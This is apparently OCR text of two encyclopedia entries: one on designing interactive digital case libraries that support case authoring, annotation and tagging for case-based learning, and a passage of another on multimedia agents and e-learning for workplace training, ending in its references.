Case-based learning is one of the major pedagogical approaches applied in formal and informal teaching and learning. This article introduces an interactive digital case library which supports a full range of case study activities, such as case authoring, browsing, and annotating. Digital case libraries differ from common digital libraries in that resources of common digital libraries usually come from centralized sources, which are provided by the owners of digital libraries, such as university libraries, or publishers who run those digital libraries. Furthermore, cases usually come from distributed sources (i.e., course instructors, students, or real-world practitioners). Many cases are developed as by-products of teaching practice. For example, an instructor creates several cases for the class he or she teaches, and after created, these cases can be used for many years or shared with other instructors. Most case libraries currently available, however, do not support case authoring in such a distributed manner. This causes a version of “tragedy of the commons” in that users do not have means and motivation to contribute to the resources of digital library, and hence the value of digital case library and benefits of using it will be impaired greatly.

One solution to this dilemma is to make the users perceive their contribution and authorship in explicit manners, provide convenient means enabling their contribution, and at the same time make the users experience the benefit of using the system. The interactive digital case library presented here plays two major roles. First, the digital case library is a Web application system, providing supports for participatory activities and case use; second, the system is a digital repository, collecting, storing, and retrieving cases. The idea is to provide services for community members to contribute and use what they have contributed. In this way, the value of the digital case library will increase and the community will be rewarded over time.

BACKGROUND

Case studies, or cases, are descriptions of a specific activity, event, or problem, drawn from the real-world of professional practice. They provide narrative models of practice to students and other novice practitioners. Cases incorporate vivid background information and personal perspectives to elicit empathy and active participation. They include contingencies, complexities, and often dilemmas to evoke integrative analysis and critical thinking. Cases are widely used in professional education: in business, medicine, law, and engineering (Williams, 1992), public policy (Kenny, n.d.) and public affairs (i.e., https://hallway.org). For example, the well-known Harvard Business School case collection includes over 7,500 case studies of business decision making (Garvin, 2003). Perhaps coinciding with contemporary recognition that all disciplines incorporate practice (and not merely knowledge), or perhaps just reflecting contemporary pedagogical concern with active learning and critical thinking, cases have become pervasive through the past decade. For example, the NSF-supported National Center for Case Study Teaching in Science includes many case studies in medicine and engineering, but also environmental science, anthropology, botany, social and cognitive psychology, geology and geography, pharmacy and nutrition, and experimental design (Herreid & Schiller, 2005).

The focus on authentic learning activities is based on the hypothesis that learning outcomes will be enhanced if the activities students engage in, and the materials they use, more directly reflect the social and technical contexts of actual scientific and professional practice in all domains, that is, business, medicine, software engineering, and nature sciences. Realistic activities and materials are more intrinsically motivating because they constantly remind learners of the possibilities for meaningfully applying knowledge and skills in the world beyond the classroom (Dewey, 1933). Today, many computer and information science and engineering (CISE) educators are working to develop and/or acquire realistic instructional activities and materials for their teaching.

One of the anatomy and physiology cases from the National Center for Case Study Teaching in Science describes the story of a doctor examining a young child with a chronic cough and diarrhea (http://www.sciencecases.org/cf/cf.asp). The story describes the interaction with the parents as the clinician presents a diagnosis of cystic fibrosis, and explains what this means for their child. This is accomplished in a mere 735 words. Immediately after the story, there is a list of seven questions that students are encouraged to answer as if they were clinicians interacting with the parents. Answering the questions requires going beyond the information presented in the case study; students working on this case use the Internet and physiology textbooks to develop their answers.

Prior investigations of case-based learning in CISE disciplines have been quite encouraging, primarily in the arena of professionalism and computer ethics (NSF DUE, 2006). Case-based approaches have also been developed and explored in more technical CISE topic areas, such as computer graphics (Shabo, Guzdial, & Stasko, 1996), design (Guzdial, Kolodner, Hmelo, Narayanan, Carlson, Rappin, et al., 1996), ubiquitous computing (McCrickard & Chewar 2004), and usability engineering (Rosson, Carroll, & Rodi, 2004a, 2004b). This research has also provided evidence that case-based learning promotes key metacognitive skills, including cognitive elaboration, error management, reflection, self-regulation, and transfer of knowledge (Carroll & Rosson, 2005a, 2005b; Kolodner, Owensby, & Guzdial, 2004).

Teaching and learning in CISE disciplines are demanding with respect to technical knowledge and skill in mathematics, programming, and system architecture, as well as with respect to professional skills in problem solving, teamwork, project management, professional ethics, and values. Recent innovations in CISE curricula and educational infrastructures have focused on better integrating these two types of skills through more "authentic" learning activities. For example, team-based projects are pervasive now in undergraduate and professional CISE education programs (Dietrich & Urban, 1996; Hartfield, Winograd, & Bennett, 1992; Hayes, Lethbridge, & Port, 2003; Lamancusa, Jorgensen, Zayas-Castro, & de Ramirez, 2001). These projects frequently incorporate a range of realistic activities such as requirements interviews, software design, and testing. These are sometimes quite extensive, spanning several weeks, even an entire semester.

MAIN FOCUS OF THE ARTICLE

Although the success of educational digital libraries ultimately depends on users contributing content, current educational digital libraries do not provide effective incentives or end user authoring support for categorizing content via standard schemas so that contributed content can be retrieved effectively (Marlino, Sumner, Fulker, Manduca, & Mogk, 2001). This is a version of the "tragedy of the commons" that afflicts many collaborative resources (Grudin, 1988). Furthermore, cases are narrative models of real-world situations, and therefore new cases should be able to be added into case library, if it intends to reflect various situations and new practices. To address this issue effectively, users must be able to perceive that their efforts benefit them in the immediate term, and be willing to contribute.

Another issue is about transforming a passive way of learning to an active one, in terms of using cases. Examples of case libraries can be found at National Center for Case Study Teaching in Science (http://ublib.buffalo.edu/libraries/projects/cases/case.html). Most of the case libraries do not support any interaction beyond browsing. One of the advantages of a case study is to provoke critical thinking, and the effect of learning will be amplified if users can engage with one another. Imaging a case study scenario in a classroom setting where students are given a case with several questions; if the students can engage with one another, and share their ideas and criticisms, they will learn more than in a solo-working situation where each individual digs into the case alone.

Requirements for Case Library

There are basically two categories of functions presented here: interactive functions that support user interaction and managerial functions that deal with administrative tasks. However it should be clear that this is by no means a complete and exclusive list. By providing these functions, the purpose is to amplify the idea that a digital case library should not only deal with storing and retrieving information, but also support activities that will enhance case study.

Object repository with metadata is the basic requirement for a digital case library to store retrievable and searchable digital objects. A case can contain various digital contents in different formats and in different structures, but it should be conceptually constructed and manipulated. Ideally, a case is an retrievable and transferable object, as well as a collection of different pieces of information that can be accessed separately. A case object can encapsulate data in forms of documents, video/audio, pictures, and so forth, and be manipulated as a whole, supporting actions like transferring, exporting, copying, and so forth, while the content of a case can be requested and manipulated separately, such as browsing, editing, and deleting.

Distributed case authoring is the major mechanism for contributing cases to the library. The system needs to provide user interface for authoring functions including creating, adding, editing, copying, and deleting cases and content. One of the promising advantages of the system is to enable users to contribute to the case content through Web browsers remotely. Users should be able to perform authoring actions with proper permission. Content of a case can come from different sources with various forms, since users may have digital files such as photos or documents before creating a case. To support rich content and reuse resources from multiple channels, authoring functions should support multimedia format and file uploading.

Annotation and tag are extra information for a document or a piece of information. The system allows users to contribute and collaborate by annotating and tagging case contents. Users who have access to a case can make comments on it to provide their ideas, suggestions, and criticisms. In this way, annotations improve the case studies by enabling users to reflect on cases and recording their thoughts, ideas, and other reactions. Because they can be shared among users, annotations can promote discussion and convey information during collaboration.

Tags can help users by providing coded reminders to content or as a way to organize information of interest. There can be public tags or authorized tags. An example of an authorized tag might be where an instructor would want to set up tags that will only be used by students in the instructor's class to find the relevant content for a lesson. Tags will be stored with the metadata for the objects.


Administration and management supports are necessary to ensure proper functioning of a digital case library. An authentication and authorization system will help to secure the services and resources of a case library. As a digital case library supports case authoring from end users, and owners of different cases may have access control requirements on their own cases, so a fine-grained authorization control is needed. Version control is a common requirement in digital libraries, which provide the ability to track version changes and enable version roll-back when errors or exceptions occur. A log system that records the transaction information and provides information for system diagnosis and auditing is also needed.

System Architecture

Figure 1 shows and example architecture of a digital case library described above. Depended on the platform and design, the organization of a system can vary from one another. The system has three parts, as in three-tire architecture. The first part on the left denotes user interface which provides means to communicate with the server. The middle part of the system implements the application logic that handles users' requests from client (Web browsers) and prepares the data for users. On the right side is the module handling data storing and retrieving.

An instance of digital case library will be briefly introduced in the following to illustrate the idea that digital case libraries should support case content and case study activities. A usability case library is a type of digital case library which aids the usability engineering case study. The activities and case structure supported by usability case library in this example are drawn from the case schema formulated by Carroll and Rosson (2005a). This case schema depicts the flow of usability engineering activities and corresponding documentation that are crucial to usability engineering. Basically, the system is suggested to support standard phases in system development processes: (1) requirements analysis, (2) activity design, (3) information design, (4) interaction design, (5) documentation design, and (6) evaluation. Each of the phases is further decomposed into a set of focal activities. Requirements

Figure 1. Example system architecture



analysis and usability testing are decomposed into (a) planning, (b) methods and materials, (c) information gathering and (d) synthesis. The four design phases are decomposed into (a) exploration, (b) envisionment, and (c) rationale.

Based on this schema, contents related to a case are organized in a case object, with metadata that indicate the phase and activity (Figure 2). Contents of a case in different phases may take the same format, but they are conceptually and cognitively different, since in different phases, focal concern of activity differs from one another. For example, documentation in requirement analysis and evaluation phase can appear in the same format, that is, HTML or RTF, but activities and focuses of these two stages are very different. To support usability engineering case study, the data structure should be defined according to the schema describe above, and user interface should manifest and support those structured activity too (Figure 2). In doing this, the problem-solving ability or metacognitive skills of students or learners can be improved through working on a case and questions associated, and the usability engineering and system development processes can be reinforced by going back and forth through and engaging in all phases during a semester-long case study.

FUTURE TRENDS

Since expertise and professional requirements vary greatly across domains, case studies targeting a specific domain will differ from one another, in terms of knowledge and activities. The example given above shows that the case library fits into usability engineering practice and learning by aiming at usability engineering practice and software development process. Activities and data structure supported by a digital case library for particular domain should reflect domain practice and knowledge. One of the future directions of digital case library is to explore the characteristics of domain practices and develop case schema which correspond to those activities.

Figure 2. Example of Case Schema (usability engineering case schema)

Supporting more activities and interactions for case studies will be another future practice. Authentic learning can take many forms, such as role-play (DeNeve & Heppner, 1997) in which students play different roles in a course of action. For example, Brown (1994) illustrates the effects of role-play in business education. Role-play puts learners into complex situation beyond information represented in case content. Role-play can be found in any domain, and some of them have very strong role-play orientation, such as a legal system.

The third possible trend is about sharing case across boundaries of educational units. It is an overarching goal of digital case library research and practice. The boundaries can be boundaries between institutes, schools, and universities, as well as boundaries between mutually reciprocal disciplines. Cumulating cases is a very demanding task, and sharing cases across units is one way to overcome this limitation imposed upon any individual institute. To do this, we need not only the spirit of sharing, but also the mechanism allowing us to share. Different case libraries may have different data structure and format, and therefore a “common language” or translation protocol is needed for digital libraries to communicate with one another, and share cases and services.

CONCLUSION

This article introduces a digital case library which aids case study with information technology, and highlights possible design features of a digital case library. The main idea is to combine interactive Web application and digital repository. In doing so, we can resolve the “tragedy of commons” of a digital case library to a great extent by improving the utilization of existing cases and invoking incentives among end users to contribute.

This introduction should not be taken as a specification for a digital case library design. As shown by the example of usability engineering case library, case libraries designed for different domains of practice should underpin the domain-specific activities and knowledge. It is also possible to have different architecture and functions, and it depends on the activities one needs to support and the platform one will choose.

REFERENCES

Brown, K.M. (1994). Using role-play to integrate ethics into the business curriculum: A financial management example. *Journal of Business Ethics, 13,* 105-110.

Carroll, J.M., & Rosson, M.B. (2005a). A case library for teaching usability engineering: Design rationale, development, and classroom experience. *ACM Journal on Educational Resources in Computing, 5*(1), 1-22.

Carroll, J.M., & Rosson, M.B. (2005b). Toward even more authentic case-based learning. *Educational Technology, 45*(6), 5-11.

DeNeve, K.M., & Heppner, M.J. (1997). Role play simulations: The assessment of an active learning technique and comparisons with traditional lectures. *Innovative Higher Education, 21,* 231-246

Dewey, J. (1933). *How we think, a restatement of the relation of reflective thinking to the educative process.* New York: D.C. Heath

Dietrich, S.W., & Urban, S.D. (1996). Database theory in practice: Learning from cooperative group projects.

In *Proceedings of the Twenty-Seventh SIGCSE Technical Symposium on Computer Science Education, ACM SIGCSE Bulletin* (Vol. 28, No. 1, pp. 112-116).

Garvin, D.A. (2003). Making the case. *Harvard Magazine, 106*(1), 56-65, 107.

Grudin, J. (1988). Why CSCW applications fail: Problems in the design and evaluation of organizational interfaces. In *Proceedings of ACM CSCW'88 Conference on Computer-Supported Cooperative Work* (pp. 85-93).

Guzdial, M., Kolodner, J., Hmelo, C., Narayanan, H. Carlson, D. Rappin, N., et al. (1996). Computer support for learning complex problem solving. *Communications of the ACM, 39*(4), 43-45.

Hartfield, B., Winograd, T., & Bennett, J. (1992). Learning HCI design: Mentoring project groups in a course on human-computer interaction. In *Proceedings of the twenty-third SIGCSE technical symposium on Computer science education, ACM SIGCSE Bulletin* (Vol. 24, No. 1, pp. 246-251).

Hayes, J.H., Lethbridge, T.C., & Port, D. (2003). Papers on software engineering education and training: course delivery and evaluation: Evaluating individual contribution toward group software engineering projects. In *IEEE Proceedings of the 25th International Conference on Software Engineering* (pp. 622-627).

Herreid, C.F., & Schiller, N.A. (2005). *The National Center for Case Study Teaching in Science.* State University of New York at Buffalo. Retrieved February 28, 2007, http://ublib.buffalo.edu/libraries/projects/cases/ubcase.htm

Kenney, S.J. (n.d.) *Case studies on women and public policy.* Institute of Public Affairs, University of Minnesota. Retrieved May 14, 2007, http://www.hhh.umn.edu/centers/wpp/case_studies.html

Kolodner, J.L., Owensby, J.N., & Guzdial, M. (2004). Case-based learning aids. In D. H. Jonassen (Ed.), *Handbook of research on educational communication and technology* (2 ed., pp. 829-861). Mahwah, NJ: Lawrence Erlbaum.

Lamancusa, J.J., Jorgensen, J.E., Zayas-Castro, J.L., & de Ramirez, L.M. (2001). *The learning factory: Integrating design, manufacturing and business realities into engineering curricula.* Paper presented at the International Conference on Engineering Education (pp. 1-6).

Marlino, M., Sumner, T., Fulker, D., Manduca, C., & Mogk, D. (2001). The digital library for Earth system education: Building community, building the library. *Communications of the ACM, 44*(5), 80-81.

McCrickard, D.S., & Chewar, C.M. (2004, March 14-17). Proselytizing pervasive computing education: a strategy and approach influenced by human-computer interaction. In *Proceedings of the Second IEEE Annual Conference on Pervasive Computing and Communications Workshops, 2004* (pp. 257- 262).

NSF DUE. (2006). Example projects supported by NSF DUE. Impact CS. Retrieved February 28, 2007, from http://www.seas.gwu.edu/~impactcs/; Online Computer Ethic. Retrieved February 28, 2007, from http://computingcases.org/

Rosson, M.B., Carroll, J.M., & Rodi, C. (2004a). Teaching computer scientists to make use. In I.F. Alexander & N. Maiden (Eds.), *Putting scenarios into practice: The state of the art in scenarios and use cases* (pp. 445-463). John Wiley & Sons.

Rosson, M.B., Carroll, J.M., & Rodi, C. (2004b, March 3-7). Case studies for teaching usability engineering. In *Proceedings of 35th SIGCSE Technical Symposium on Computer Science Education*, Norfolk, VA, (pp. 36-40). New York: ACM Press.

Shabo, A., Guzdial, M., & Stasko, J. (1996). Addressing student problems in learning computer graphics. *Computer Graphics, 30*(3), 38-40.

Williams, S.M. (1992). Putting case-based instruction into context: Examples from legal and medical education. *Journal of the Learning Sciences, 2*(4), 367-427.

KEY TERMS

Annotation: Annotation is extra information for document or piece of information. It is usually generated by readers of original information, reflecting the use (understanding, interpreting, commenting, etc.) of original information. Annotations are affiliated to original information, but not vice versa.

Case Study: Cases are descriptions of a specific activity, event, or problem, drawn from the real-world of professional practice. They provide narrative models of practice to students and other novice practitioners. A case study is a well-accepted pedagogical method in many disciplines. The major purpose of a case study is not to present complete knowledge to students or learners. Instead, it aims to invoke critical thinking and improve problem-solving ability.

Digital Library: A digital library is a digital repository storing a very large proportion of information in electronic format. The resources are machine-readable and also accessible to users (readers) remotely through network on their terminals. Some of digital libraries are specialized to hold and serve specific type of contents, such as digital image library. See also http://en.wikipedia.org/wiki/Digital_library

Tag: A tag is a type of metadata involving the association of descriptors with objects. On the Internet, tags are usually used to help users to categorize information they are interested in and help their memorization. A tag is less formal than keywords or subjects in library taxonomy systems. Basically, on a Web site which supports tagging, a user can create a tag with one's own words, or use an existing tag to mark a piece of information. Examples are http://del.icio.us/ and http://www.citeulike.org/.

I

Investing in Multimedia Agents for E-Learning Solutions

Terry T. Kidd
University of Texas School of Public Health, USA

INTRODUCTION

"The waves of technology are changing the workplace and the worker of today as we approach the 21st century. To be prepared, people need to be proactive, to ride the next wave, to adapt to change, learning new things constantly." Lowell Gray, CEO of Shorenet, an Internet service provider in Lynn, MA.

Are multimedia agents effective tool for e-learning solutions to assistant performance improvement specialist in the organization development challenges? This question was investigated through the evaluation of existing research materials on e-learning and multimedia agents. Research has shown that multimedia and e-learning solutions have a positive effect on job training and job performance. Is it an effective instructional tool both in cost and for performance interventions? This report begins with a background discussion into the definition and appropriate training issues dealing with e-learning and multimedia agents tools including adult learning, active training methods that are associated with the interactive multimedia agents, as well as the value e-learning and multimedia has on the organization. In addition, the study continues to discuss how multimedia and e-learning based instruction for on the job training meets the benefits for business result and improvement of job performance that trainers seek in their instructional outcome.

BACKGROUND

As we enter the twenty-first century, the use of computer-delivered instruction is revolutionizing the way people obtain training in order to support learning wherever it occurs in the organization in meetings, on computer screens, through mentors, or during actual work team projects (Silberman, 1998). As in the instructional design process, e-learning solution and other forms of performance improvement interventions should have three phases: a front end that includes the assessment of the training need and the establishment of training objectives, a mid section that involves the detailed planning and delivery of the training program, and a back end which focuses on the events that "encourages back-on-the-job application, ongoing performance support, and the evaluation of training outcomes" (Silberman, 1998, p. xii). During the e-learning training program, adult learners must be actively engaged for optimal results to be transferred to actual workplace practices. This can occur by promoting an active training approach that involves a commitment to learning by doing and reinforcing the concepts in the e-learning application. The concepts of active learning in an online environment can be made through interactive multimedia agents. Interactive multimedia agents and active training in the traditional sense do not seem to match at first reasoning. However, when one looks at the nature of adult learning and online training (e-learning solutions), it is not hard to understand. According to the modified and expanded wisdom of Confucius into the active learning credo:

When I hear, I forget.
When I hear and see, I remember a little.
When I hear, see, and ask questions or discuss with someone else, I begin to understand.
When I hear, see, discuss, and do, I acquire knowledge and skill.
When I teach to another, I master.
(Silberman, 1998, p. 2)

It seems these statements have raised the interest of researchers, trainers, and instructional designers alike. And as a result, several questions have been raised.

- What makes multimedia agents and e-learning popular among active adult learning training?
- What characteristics do interactive multimedia agents and e-learning instruction have?
- Can multimedia agents and e-learning be an effective medium in performance improvement and adult training?

There is a vast amount of research that supports the validity of interactive multimedia agents and e-learning for job training needs. With such a wide variety of information and research, we must begin by identifying the definitions and value of both "active training" and the term "interactive multimedia agents."

ACTIVE ADULT TRAINING AND ITS VALUE

According to study performed by Malcolm Knowles in the adult learning sector, active learning occurs when the participants do most of the work. The key to effective training is how the learning activities are designed in order to allow the participants actively acquire knowledge and skill rather than to passively receive them. Because "learning is not an automatic consequence of pouring information into another person's head, it requires the learner's own mental involvement and doing" (Silberman, 1998, pp. I-2). According to Merrill (2001), studies have shown that in order to maximize learning, training must include the following characteristics of the instructional design philosophy:

- Real-world relevance
- Learning by doing
- Best-of-class content
- Learning through collaboration
- Supportive learning environment
- Self-directed

The term multimedia describes "the integration of multiple information presentation modalities including text, audio, pictures, graphics, motion video, and animation through the use of microprocessor-based digital technologies" (Gayeski, 1999. p. 589). As the ability of the user to interact with the program is the most critical feature of multimedia (SCI 204: Multimedia Technology), the term interactive multimedia refers to digital programs that not only allow users to control the rate and sequence of presentations, but also refers to the ability of a program to offer customized feedback based on the user's input. It functions as a powerful tool for "performance support, feedback, testing and assessment, collaboration, and incentives, and may vary on many dimensions, and the various applications can effectively address different kinds of performance problems and situations" (Gayeski, 1999, p. 595). The obvious value of interactive multimedia agents in e-learning share with is one of performance-based instruction on the job training. Because e-learning "enables people to get up to speed quickly on a new job or on new procedure or tasks being both organization centered and learner centered" (Brethower & Smalley, 1998, p. 15).

SAMPLES OF MULTIMEDIA AGENTS AND E-LEARNING SOLUTIONS

According to the research conducted by Gayeski (2002), Segrave and Holt (2003), and Watkins, Leigh, and Triner (2004), there multimedia agents can be used as part of the e-learning solution to improve individual and group performance in the workplace. Examples of these agents include:

1. **Interactive presentation graphics:** Perhaps the most common way to use multimedia agents and e-learning programs as a learning tool is to use the graphics in the form of presentation-support tools. Trainers can use computer-generated graphics and audio clips to enhance lectures and discussions instead of static overheads or slides and reinforce concepts learned through the instructional session.
2. **Use of Web sites:** Web sites are relatively inexpensive and easy-to-use addition to conventional instruction and other performance improvement interventions. For example, many instructors and trainer use Web site for posting syllabus, readings, assignments, and classroom exercises. In industry trainers and instructional designer often use Web site for online training, skill remediation training, and for informational purposes. With this example, multimedia agents can help to add interactivity, reinforce concepts, and a give users an escape from text laden sites.

3. **Use of Web tours:** Because there is a vast number of resources are available for free on the World Wide Web that incorporates links to other sites, it is possible for trainers to identify reliable and appropriate source materials on the Web, and guide learners to research and demonstration by tour of many sites as a self-directed learning. Many of these sites have imbedded multimedia within them.
4. **Multimedia tutorials:** Multimedia based e-learning tutorials are interactive lessons that provide users with instruction, testing, and immediate feedback on their continuing progress in mastering a body of content for effective training.
5. **Online communities of practice:** As organizations become aware of the need to manage and enhance the collective knowledge of their employees, many companies are providing tools for collaboration in order to be used by colleagues who share similar interests or challenges. These tools include electronic databases, e-mail lists, and mailing-list manager programs like list serves. This community of practice may be a relatively stable group of people in a particular company, or it may transcend organizational and even national boundaries.
6. **Digital job aids:** Job aid functions are very appropriate when individuals are required to use information that does not have to be recalled from memory. For example, many corporations are now putting their policy manuals on their intranets. In other words, organizations provide constantly updated and easily searchable policy documents that can be accessed from a desktop computer instead of trying to get employees to learn the policies by heart and instead of constantly updating print based policy manuals.
7. **Simulations:** In many cases, employees require exposure to situations that are dangerous, costly, or crucial to the protection of their reputation. Now, multimedia simulations can offer practice with those situations and allow learners to explore the effects of various choices. For instance, a new consultant can learn negotiation skills by interacting with a simulated client rather than risking the loss of an important contract.
8. **Virtual worlds:** Known as virtual reality, it is an application that uses computer-generated 3-D models of actual or imaginary spaces with which a user can interact. For example, virtual reality can support and mimic real-life traveling around a new city, a museum, campus, or various meeting rooms when employees need to explore available meeting rooms to select as a most appropriate meeting space (Gayeski, 1999). Virtual reality also provides the organization a means to add depth and human sensory to training, making it interactive and personally rewarding to the participant. Once involved in the virtual world, individual participants are able to immerse themselves in the application and gain an ultimate interactive experience. This can be illustrated through the new venture called Second Life (http://www.secondlife.com).

BENEFITS OF INTERACTIVE MULTIMEDIA AGENTS AND E-LEARNING SOLUTIONS

With the definition of interactive multimedia and e-learning based instruction in place, it is now easier to understand the benefits of their applications. Reflecting on the business trend in this century where the traditional limitations on the way people work are changing more rapidly (Lowery, 1999), one of the biggest benefits of interactive multimedia instruction and e-learning applications is the creation of training that individualized learning and obtaining information on demand, because digital media can provide text, audio, video, and animation to encode information that learners can explore at their own pace, and intranets enable users to access continuously updated policies and productivity tools as the need arises (Gayeski, 2002; Watkins, Leigh, & Triner, 2004). Just in time training is a term that means that the learner is provided with relevant training only when they need it for the first time because people do not waste time learning skills that they may never use or forget before they need them (Technology Training, 2000). In other words, Just-in time learning systems deliver training to workers when and where they need it. Rather than sitting through hours of traditional classroom training, users can tap into Web-based tutorials, interactive CD-ROMs, and other tools to zero in on just the information they need to solve problems, perform specific tasks or quickly update their skills (Computerworld, 2002). As far as flexibility is concerned, trainees can customize their training to fit their needs and engage in online collaborative learning communities, where they can exchange experiences and access the latest opinions from around the world (Computerworld, 2002). In addition, according to research conducted by Gayeski (2002), Segrave and Holt (2003), Holt and Segrave (2003), and Wang, Von Der Linn, Foucar-Szocki, Griffin, and Sceiford, (2003) the following are more benefits of interactive multimedia agents on the job training and performance support:

1. **Standardization:** Multimedia agents and e-learning instructional materials for training and performance support can be carefully designed and tested and then disseminated in a standardized form literally through out the world.
2. **Tracking:** Multimedia agents and e-learning programs can pose questions, solicit learners' responses, and then record those responses.
3. **Collaborating:** Online systems allow users to interact with fellow learners/ colleagues, and content experts. This functionality enhances individuals' ability to contribute their ideas and insights into action and update them.
4. **Rapid updating:** Materials posted on Internet and intranet sites can be easily updated without the cost of reproduction and distribution.
5. **Desktop learning:** Multimedia agents and e-learning programs can be displayed on most conventional home and office computers and even on laptop models. This capability makes it easier to access materials in a wide variety of settings than when one must locate a VCR or even carry manuals and books around or even take time out of the work day to attend a face to face training. This capability reduces the kinds of performance problems that occur when individuals are ready to learn but have to wait until formal training classes are offered.

Additional benefits include:

- Active participation
- Accelerated learning
- Retention and application of knowledge
- Problem-solving and decision-making skills
- System understanding
- Higher-order thinking
- Autonomy and focus
- Control over pacing and sequencing of information
- Access to support information

Mayer (2003) also describes potential benefits of multimedia. Given that humans possess visual and auditory information processing capabilities, multimedia, he explains, takes advantage of both capabilities at once. In addition, these two channels process information quite differently, so the combination of multiple media is useful in calling on the capabilities of both systems. Meaningful connections between text and graphics potentially allow for deeper understanding and better mental models than from either alone.

BENEFITS OF INTERACTIVE E-LEARNING AND MULTIMEDIA AGENTS TO BUSINESS RESULT

The effectiveness of multimedia agents and e-learning applications has been widely discussed in research. Both quantitative and qualitative studies (Allen, 1999; Gayeski, 2002; Holt & Segrave 2003; Wang, Von Der Linn, Foucar-Szocki, Griffin, & Sceiford, 2003; Waight, Downey, & Wentling, 2004) conducted produced the following factors to evaluate when calculating potential return on investment for multimedia training:

- **Cost saving factors:** Time, opportunity costs, expenses. As many articles and studies have documented the potential savings in time and related costs and expenses that can be achieved through implementation of good multimedia instruction, the reduction in training time is perhaps the most solid data regarding the difference between e-learning and traditional classroom training across applications, content, and audiences. It provides that the multimedia approach saves time-anywhere from 25-50+%, with most reports showing a 35-45% decrease. In addition, the cost associated with the learners, are also significant to the training costs associated with trainers, including their travel, entertainment, facilities, materials, and so forth. Gayeski (2002) concluded that it was expensive to move people into a global organization for meeting, presentations, and training. Therefore, corporate America has realized that if multimedia training is implemented, the training costs associated with performance improve will be cut in half.

- **Performance improvement factors:** Retention and transfer learning, along with the potential cost savings of e-learning training, is more important as results come as a consequence of this mode of training. Research conducted by Allen (1999) and Gayeski (2002) indicated that people learn better with multiple media agents. The multiple media agents allow the participants to remember what they learn more accurately and longer (retention) and better equiped to use what they learn to improve their performance transfer. This argument has been supported by the notion of active learning theory. It gives the following average retention rate from various instructional modes:
  - Lecture- 5%
  - Reading-10%
  - Audiovisuals-20%
  - Demonstration-30%
  - Discussion-50%
  - Practice - by doing-75%,
  - Teaching others-90%

  (Silberman, 1998. p. 2)
- **Competitive position factors:** Change, diversity, and empowerment are a few of the surprising benefits has been revealed on the multimedia training beyond cost savings and specific performance improvements. Today, companies should change more effectively in order to maintain the competitive advantages because they are facing increasing diversity in the geography, ethnicity, education, age, and values of the workforce. In addition, because multimedia agents in e-learning can provide employees constantly and effectively with their skill, knowledge, and attitudes that they need to innovate and to make good decisions on their own and in teams, organizations become more empowered (Allen, 2001; Waight, Downey, & Wentling, 2004).

CONCLUSION

What is to be made of this information? Can interactive multimedia agents and e-learning be considered an effective medium for training? This notion will need to be examined by each organization or entity utilizing these technologies. According to research, there is validity in the fact that multimedia agents and e-learning solutions are engaging, when use in conjunction with the adult learning principles and effective organization development. The characteristics of interactive multimedia agents and e-learning applications mirrors the characteristics needed for an effective learning environment that promotes quality training, active learning, and a conducive yet positive environment. From the training perspective, as we transition from an industrial age into the information age and from the information age to the digital age, "multimedia agents and e-learning training will not be the best solution for all human needs and performance issues concerning job and organizational training. However, when employed appropriately, multimedia and e-learning can produce significant results including time and financial costs, better learning and performance as well as an improved competitive advantage in the workplace" (Radford, 1997; Wang, Von Der Linn, Foucar-Szocki, Griffin, & Sceiford, 2003). For trainers and organizations to touch the future, we must embrace multimedia agents and e-learning solutions to provide the best in training solutions for performance in our organizations.

REFERENCES

Allen, R. (1999). *Step right up! Real results for real people!* Retrieved April 25, 2007, from http://users.choice.net!_prosys/roirex2.htm

Brethower, D., & Smalley, K. (1998). *Performance-based instruction: Linking training to business results.* San Francisco: Jossey-Bass.

Computerworld: *Just-in- Time Learning. (2002).* Retrieved April 25, 2007, from http://www.computerworld.com/storyba/OA 125 .NA V 47 STO44312.00 .html

